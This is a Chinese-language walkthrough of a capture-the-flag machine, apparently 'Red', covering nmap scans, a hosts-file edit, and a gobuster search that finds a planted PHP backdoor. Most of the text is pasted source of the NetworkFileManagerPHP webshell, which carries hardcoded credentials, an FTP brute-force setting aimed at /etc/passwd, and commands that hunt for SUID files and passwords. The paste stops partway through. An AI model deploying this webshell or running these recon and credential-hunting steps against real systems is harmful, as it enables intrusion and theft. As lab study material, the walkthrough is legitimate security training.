

Red


nmap --min-rate 1000 -p- 192.168.21.130




nmap -sT -sV -sC -O -p22,80 192.168.21.130




先看80端口




看到链接点一下，发现不能进去



但是页面告诉了你域名，那就直接改host访问（路径/etc/hosts）






在最后发现hacked by red很是令人注意

那么可能会留下后门文件扫一下（php后门文件）

找到一个通用后门文件


[SecLists/Discovery/Web-Content/CommonBackdoors-PHP.fuzz.txt at master · danielmiessler/SecLists · GitHub](https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/CommonBackdoors-PHP.fuzz.txt)

这里我只保存了txt文件




运气不错找到了

gobuster dir -u http://redrocks.win/ -w CommonBackdoors-PHP.txt



找到了就访问一下先

啊这，纯白，只能上网看看有没有解释了

[webshells/php/NetworkFileManagerPHP.php at master · BlackArch/webshells · GitHub](https://github.com/BlackArch/webshells/blob/master/php/NetworkFileManagerPHP.php)

很好github找到源码

<?

if (ini\_get('register\_globals') != '1') {

if (!empty($HTTP\_POST\_VARS))

extract($HTTP\_POST\_VARS);

if (!empty($HTTP\_GET\_VARS))

extract($HTTP\_GET\_VARS);

if (!empty($HTTP\_SERVER\_VARS))

extract($HTTP\_SERVER\_VARS);

}

$use\_md5=0; // Define use of MD5 crypt algoritm //

$uname="1";

$upass="1";

if ($action != "download" && $action != "view" ):

?>

<?

/\* Define your email for file send function\*/

$demail ="effes2004@gmail.com";

/\* config here \*/

$title="NetworkFileManagerPHP for channel #hack.ru";

$ver="1.7.private ([final\_english\_release])";

$sob="Belongs to <b><u>revers</u></b>";

$id="1337";

/\* FTP-bruteforce \*/

$filename="/etc/passwd";

$ftp\_server="localhost";

/\* port scanner \*/

$min="1";

$max="65535";

/\* Aliases \*/

$aliases=array(

/\* find all SUID files \*/

'find / -type f -perm -04000 -ls' => 'find all suid files' ,

/\* find all SGID files \*/

'find / -type f -perm -02000 -ls' => 'find all sgid files',

/\* find all config.inc.php files \*/

'find / -type f -name config.inc.php' => 'find all config.inc.php files',

/\* find accesseable writeable directories and files\*/

'find / -perm -2 -ls' => 'find writeable directories and files',

'ls -la' => 'Current directory listing with rights access',

'find / -name \*.php | xargs grep -li password' =>'searsh all file .php word password'

);

/\* ports and services names \*/

$port[1] = "tcpmux (TCP Port Service Multiplexer)";

$port[2] = "Management Utility";

$port[3] = "Compression Process";

$port[5] = "rje (Remote Job Entry)";

$port[7] = "echo";

$port[9] = "discard";

$port[11] = "systat";

$port[13] = "daytime";

$port[15] = "netstat";

$port[17] = "quote of the day";

$port[18] = "send/rwp";

$port[19] = "character generator";

$port[20] = "ftp-data";

$port[21] = "ftp";

$port[22] = "ssh, pcAnywhere";

$port[23] = "Telnet";

$port[25] = "SMTP (Simple Mail Transfer)";

$port[27] = "ETRN (NSW User System FE)";

$port[29] = "MSG ICP";

$port[31] = "MSG Authentication";

$port[33] = "dsp (Display Support Protocol)";

$port[37] = "time";

$port[38] = "RAP (Route Access Protocol)";

$port[39] = "rlp (Resource Location Protocol)";

$port[41] = "Graphics";

$port[42] = "nameserv, WINS";

$port[43] = "whois, nickname";

$port[44] = "MPM FLAGS Protocol";

$port[45] = "Message Processing Module [recv]";

$port[46] = "MPM [default send]";

$port[47] = "NI FTP";

$port[48] = "Digital Audit Daemon";

$port[49] = "TACACS, Login Host Protocol";

$port[50] = "RMCP, re-mail-ck";

$port[53] = "DNS";

$port[57] = "MTP (any private terminal access)";

$port[59] = "NFILE";

$port[60] = "Unassigned";

$port[61] = "NI MAIL";

$port[62] = "ACA Services";

$port[63] = "whois++";

$port[64] = "Communications Integrator (CI)";

$port[65] = "TACACS-Database Service";

$port[66] = "Oracle SQL\*NET";

$port[67] = "bootps (Bootstrap Protocol Server)";

$port[68] = "bootpd/dhcp (Bootstrap Protocol Client)";

$port[69] = "Trivial File Transfer Protocol (tftp)";

$port[70] = "Gopher";

$port[71] = "Remote Job Service";

$port[72] = "Remote Job Service";

$port[73] = "Remote Job Service";

$port[74] = "Remote Job Service";

$port[75] = "any private dial out service";

$port[76] = "Distributed External Object Store";

$port[77] = "any private RJE service";

$port[78] = "vettcp";

$port[79] = "finger";

$port[80] = "World Wide Web HTTP";

$port[81] = "HOSTS2 Name Serve";

$port[82] = "XFER Utility";

$port[83] = "MIT ML Device";

$port[84] = "Common Trace Facility";

$port[85] = "MIT ML Device";

$port[86] = "Micro Focus Cobol";

$port[87] = "any private terminal link";

$port[88] = "Kerberos, WWW";

$port[89] = "SU/MIT Telnet Gateway";

$port[90] = "DNSIX Securit Attribute Token Map";

$port[91] = "MIT Dover Spooler";

$port[92] = "Network Printing Protocol";

$port[93] = "Device Control Protocol";

$port[94] = "Tivoli Object Dispatcher";

$port[95] = "supdup";

$port[96] = "DIXIE";

$port[98] = "linuxconf";

$port[99] = "Metagram Relay";

$port[100] = "[unauthorized use]";

$port[101] = "HOSTNAME";

$port[102] = "ISO, X.400, ITOT";

$port[103] = "Genesis Point-to&#14144;&#429;oi&#65535;&#65535; T&#0;&#0;ns&#0;&#0;et";

$port[104] = "ACR-NEMA Digital Imag. & Comm. 300";

$port[105] = "CCSO name server protocol";

$port[106] = "poppassd";

$port[107] = "Remote Telnet Service";

$port[108] = "SNA Gateway Access Server";

$port[109] = "POP2";

$port[110] = "POP3";

$port[111] = "Sun RPC Portmapper";

$port[112] = "McIDAS Data Transmission Protocol";

$port[113] = "Authentication Service";

$port[115] = "sftp (Simple File Transfer Protocol)";

$port[116] = "ANSA REX Notify";

$port[117] = "UUCP Path Service";

$port[118] = "SQL Services";

$port[119] = "NNTP";

$port[120] = "CFDP";

$port[123] = "NTP";

$port[124] = "SecureID";

$port[129] = "PWDGEN";

$port[133] = "statsrv";

$port[135] = "loc-srv/epmap";

$port[137] = "netbios-ns";

$port[138] = "netbios-dgm (UDP)";

$port[139] = "NetBIOS";

$port[143] = "IMAP";

$port[144] = "NewS";

$port[150] = "SQL-NET";

$port[152] = "BFTP";

$port[153] = "SGMP";

$port[156] = "SQL Service";

$port[161] = "SNMP";

$port[175] = "vmnet";

$port[177] = "XDMCP";

$port[178] = "NextStep Window Server";

$port[179] = "BGP";

$port[180] = "SLmail admin";

$port[199] = "smux";

$port[210] = "Z39.50";

$port[213] = "IPX";

$port[218] = "MPP";

$port[220] = "IMAP3";

$port[256] = "RAP";

$port[257] = "Secure Electronic Transaction";

$port[258] = "Yak Winsock Personal Chat";

$port[259] = "ESRO";

$port[264] = "FW1\_topo";

$port[311] = "Apple WebAdmin";

$port[350] = "MATIP type A";

$port[351] = "MATIP type B";

$port[363] = "RSVP tunnel";

$port[366] = "ODMR (On-Demand Mail Relay)";

$port[371] = "Clearcase";

$port[387] = "AURP (AppleTalk Update-Based Routing Protocol)";

$port[389] = "LDAP";

$port[407] = "Timbuktu";

$port[427] = "Server Location";

$port[434] = "Mobile IP";

$port[443] = "ssl";

$port[444] = "snpp, Simple Network Paging Protocol";

$port[445] = "SMB";

$port[458] = "QuickTime TV/Conferencing";

$port[468] = "Photuris";

$port[475] = "tcpnethaspsrv";

$port[500] = "ISAKMP, pluto";

$port[511] = "mynet-as";

$port[512] = "biff, rexec";

$port[513] = "who, rlogin";

$port[514] = "syslog, rsh";

$port[515] = "lp, lpr, line printer";

$port[517] = "talk";

$port[520] = "RIP (Routing Information Protocol)";

$port[521] = "RIPng";

$port[522] = "ULS";

$port[531] = "IRC";

$port[543] = "KLogin, AppleShare over IP";

$port[545] = "QuickTime";

$port[548] = "AFP";

$port[554] = "Real Time Streaming Protocol";

$port[555] = "phAse Zero";

$port[563] = "NNTP over SSL";

$port[575] = "VEMMI";

$port[581] = "Bundle Discovery Protocol";

$port[593] = "MS-RPC";

$port[608] = "SIFT/UFT";

$port[626] = "Apple ASIA";

$port[631] = "IPP (Internet Printing Protocol)";

$port[635] = "RLZ DBase";

$port[636] = "sldap";

$port[642] = "EMSD";

$port[648] = "RRP (NSI Registry Registrar Protocol)";

$port[655] = "tinc";

$port[660] = "Apple MacOS Server Admin";

$port[666] = "Doom";

$port[674] = "ACAP";

$port[687] = "AppleShare IP Registry";

$port[700] = "buddyphone";

$port[705] = "AgentX for SNMP";

$port[901] = "swat, realsecure";

$port[993] = "s-imap";

$port[995] = "s-pop";

$port[1024] = "Reserved";

$port[1025] = "network blackjack";

$port[1062] = "Veracity";

$port[1080] = "SOCKS";

$port[1085] = "WebObjects";

$port[1227] = "DNS2Go";

$port[1243] = "SubSeven";

$port[1338] = "Millennium Worm";

$port[1352] = "Lotus Notes";

$port[1381] = "Apple Network License Manager";

$port[1417] = "Timbuktu Service 1 Port";

$port[1418] = "Timbuktu Service 2 Port";

$port[1419] = "Timbuktu Service 3 Port";

$port[1420] = "Timbuktu Service 4 Port";

$port[1433] = "Microsoft SQL Server";

$port[1434] = "Microsoft SQL Monitor";

$port[1477] = "ms-sna-server";

$port[1478] = "ms-sna-base";

$port[1490] = "insitu-conf";

$port[1494] = "Citrix ICA Protocol";

$port[1498] = "Watcom-SQL";

$port[1500] = "VLSI License Manager";

$port[1503] = "T.120";

$port[1521] = "Oracle SQL";

$port[1522] = "Ricardo North America License Manager";

$port[1524] = "ingres";

$port[1525] = "prospero";

$port[1526] = "prospero";

$port[1527] = "tlisrv";

$port[1529] = "oracle";

$port[1547] = "laplink";

$port[1604] = "Citrix ICA, MS Terminal Server";

$port[1645] = "RADIUS Authentication";

$port[1646] = "RADIUS Accounting";

$port[1680] = "Carbon Copy";

$port[1701] = "L2TP/LSF";

$port[1717] = "Convoy";

$port[1720] = "H.323/Q.931";

$port[1723] = "PPTP control port";

$port[1731] = "MSICCP";

$port[1755] = "Windows Media .asf";

$port[1758] = "TFTP multicast";

$port[1761] = "cft-0";

$port[1762] = "cft-1";

$port[1763] = "cft-2";

$port[1764] = "cft-3";

$port[1765] = "cft-4";

$port[1766] = "cft-5";

$port[1767] = "cft-6";

$port[1808] = "Oracle-VP2";

$port[1812] = "RADIUS server";

$port[1813] = "RADIUS accounting";

$port[1818] = "ETFTP";

$port[1973] = "DLSw DCAP/DRAP";

$port[1985] = "HSRP";

$port[1999] = "Cisco AUTH";

$port[2001] = "glimpse";

$port[2049] = "NFS";

$port[2064] = "distributed.net";

$port[2065] = "DLSw";

$port[2066] = "DLSw";

$port[2106] = "MZAP";

$port[2140] = "DeepThroat";

$port[2301] = "Compaq Insight Management Web Agents";

$port[2327] = "Netscape Conference";

$port[2336] = "Apple UG Control";

$port[2427] = "MGCP gateway";

$port[2504] = "WLBS";

$port[2535] = "MADCAP";

$port[2543] = "sip";

$port[2592] = "netrek";

$port[2727] = "MGCP call agent";

$port[2628] = "DICT";

$port[2998] = "ISS Real Secure Console Service Port";

$port[3000] = "Firstclass";

$port[3001] = "Redwood Broker";

$port[3031] = "Apple AgentVU";

$port[3128] = "squid";

$port[3130] = "ICP";

$port[3150] = "DeepThroat";

$port[3264] = "ccmail";

$port[3283] = "Apple NetAssitant";

$port[3288] = "COPS";

$port[3305] = "ODETTE";

$port[3306] = "mySQL";

$port[3389] = "RDP Protocol (Terminal Server)";

$port[3521] = "netrek";

$port[4000] = "icq, command-n-conquer and shell nfm";

$port[4321] = "rwhois";

$port[4333] = "mSQL";

$port[4444] = "KRB524";

$port[4827] = "HTCP";

$port[5002] = "radio free ethernet";

$port[5004] = "RTP";

$port[5005] = "RTP";

$port[5010] = "Yahoo! Messenger";

$port[5050] = "multimedia conference control tool";

$port[5060] = "SIP";

$port[5150] = "Ascend Tunnel Management Protocol";

$port[5190] = "AIM";

$port[5500] = "securid";

$port[5501] = "securidprop";

$port[5423] = "Apple VirtualUser";

$port[5555] = "Personal Agent";

$port[5631] = "PCAnywhere data";

$port[5632] = "PCAnywhere";

$port[5678] = "Remote Replication Agent Connection";

$port[5800] = "VNC";

$port[5801] = "VNC";

$port[5900] = "VNC";

$port[5901] = "VNC";

$port[6000] = "X Windows";

$port[6112] = "BattleNet";

$port[6502] = "Netscape Conference";

$port[6667] = "IRC";

$port[6670] = "VocalTec Internet Phone, DeepThroat";

$port[6699] = "napster";

$port[6776] = "Sub7";

$port[6970] = "RTP";

$port[7007] = "MSBD, Windows Media encoder";

$port[7070] = "RealServer/QuickTime";

$port[7777] = "cbt";

$port[7778] = "Unreal";

$port[7648] = "CU-SeeMe";

$port[7649] = "CU-SeeMe";

$port[8000] = "iRDMI/Shoutcast Server";

$port[8010] = "WinGate 2.1";

$port[8080] = "HTTP";

$port[8181] = "HTTP";

$port[8383] = "IMail WWW";

$port[8875] = "napster";

$port[8888] = "napster";

$port[8889] = "Desktop Data TCP 1";

$port[8890] = "Desktop Data TCP 2";

$port[8891] = "Desktop Data TCP 3: NESS application";

$port[8892] = "Desktop Data TCP 4: FARM product";

$port[8893] = "Desktop Data TCP 5: NewsEDGE/Web application";

$port[8894] = "Desktop Data TCP 6: COAL application";

$port[9000] = "CSlistener";

$port[10008] = "cheese worm";

$port[11371] = "PGP 5 Keyserver";

$port[13223] = "PowWow";

$port[13224] = "PowWow";

$port[14237] = "Palm";

$port[14238] = "Palm";

$port[18888] = "LiquidAudio";

$port[21157] = "Activision";

$port[22555] = "Vocaltec Web Conference";

$port[23213] = "PowWow";

$port[23214] = "PowWow";

$port[23456] = "EvilFTP";

$port[26000] = "Quake";

$port[27001] = "QuakeWorld";

$port[27010] = "Half-Life";

$port[27015] = "Half-Life";

$port[27960] = "QuakeIII";

$port[30029] = "AOL Admin";

$port[31337] = "Back Orifice";

$port[32777] = "rpc.walld";

$port[45000] = "Cisco NetRanger postofficed";

$port[32773] = "rpc bserverd";

$port[32776] = "rpc.spray";

$port[32779] = "rpc.cmsd";

$port[38036] = "timestep";

$port[40193] = "Novell";

$port[41524] = "arcserve discovery";

/\* finished config, here goes the design \*/

$meta = "<meta http-equiv=\"Content-Type\" content=\"text/html; charset=windows-1251\">";

$style=<<<style

<style>

a. {

color: #ffffcc;

text-decoration:none;

font-family: Times New Roman;

font-weight: bold;

}

a.menu:hover {

color: #FF0000;

font-family: Times New Roman;

text-decoration: none

font-weight: bold;

}

a {

color: #000000;

text-decoration:none;

font-family: Tahoma;

font-size: 11px;

}

a:hover {

color: #184984;

font-family: Tahoma;

text-decoration: underline

font-size: 11px;

}

td.up{

color: #996600;

font-family: Verdana;

font-weight: normal;

font-size: 11px;

}

.pagetitle {

font-family: Arial, Helvetica, sans-serif;

color: #FFFFFF;

text-decoration: none;

font-size: 12px

}

.alert {

color: #FF0000;

font-family: Tahoma;

font-size: 11px;

}

.button1 {

font-size:11px;

font-weight:bold;

font-family:Verdana;

background:#184984;

border:1px solid #000000; cursor:hand; color:#ffffcc;

}

.inputbox {font-size:11px; font-family:Verdana, Arial, Helvetica, sans-serif; background:#EBEFF6; color:#213B72; border:1px solid #000000; font-weight:normal}

.submit\_button { font-family: Arial, Helvetica, sans-serif; font-size: 12px; color: #FFFFFF; background-color: #999999;}

.textbox { background: White; border: 1px #000000 solid; color: #000099; font-family: "Courier New", Courier, mono; font-size: 11px; scrollbar-face-color: #CCCCCC; scrollbar-shadow-color: #FFFFFF; scrollbar-highlight-color: #FFFFFF; scrollbar-3dlight-color: #FFFFFF; scrollbar-darkshadow-color: #FFFFFF; scrollbar-track-color: #FFFFFF; scrollbar-arrow-color: #000000 ; border-color: #000000 solid}

b { font-weight: bold}

table { font-family: Arial, Helvetica, sans-serif; font-size: 11px; color: #184984}

</style>

style;

/\* table styles \*/

$style1=<<<table

STYLE="background:#184984" onmouseover="this.style.backgroundColor = '#D5EBD7'" onmouseout="this.style.backgroundColor = '#184984'"

table;

$style2=<<<table\_file

STYLE="background:#184984" onmouseover="this.style.backgroundColor = '#D5EBD7'" onmouseout="this.style.backgroundColor = '#184984'"

table\_file;

$style3=<<<table\_dir

